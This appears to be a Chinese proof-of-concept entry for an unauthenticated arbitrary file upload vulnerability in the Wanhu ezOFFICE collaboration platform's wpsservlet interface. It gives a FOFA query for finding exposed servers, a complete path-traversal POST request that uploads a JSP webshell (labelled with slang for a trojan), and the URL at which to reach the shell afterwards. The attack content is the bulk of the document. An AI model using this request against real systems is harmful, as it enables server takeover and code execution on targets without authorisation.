W1-20万户-ezOffice-文件上传

漏洞描述：

万户ezOFFICE协同管理平台wpsservlet接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过此漏洞上传恶意后门文件，造成代码执行或服务器失陷。

网站图片：

网络测绘：

fofa语法：

FOFA：app="万户网络-ezOFFICE"

漏洞复现：


payload：

```
POST /defaultroot/wpsservlet?option=saveNewFile&newdocId=1&dir=../platform/portal/layout/&fileType=.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=803e058d60f347f7b3c17fa95228eca6
Accept-Encoding: gzip

--803e058d60f347f7b3c17fa95228eca6
Content-Disposition: form-data; name="NewFile"; filename="1.jsp"

马子
--803e058d60f347f7b3c17fa95228eca6--
```

效果图:
上传马子



验证url

```
http://your-ip/defaultroot/platform/portal/layout/1.jsp
```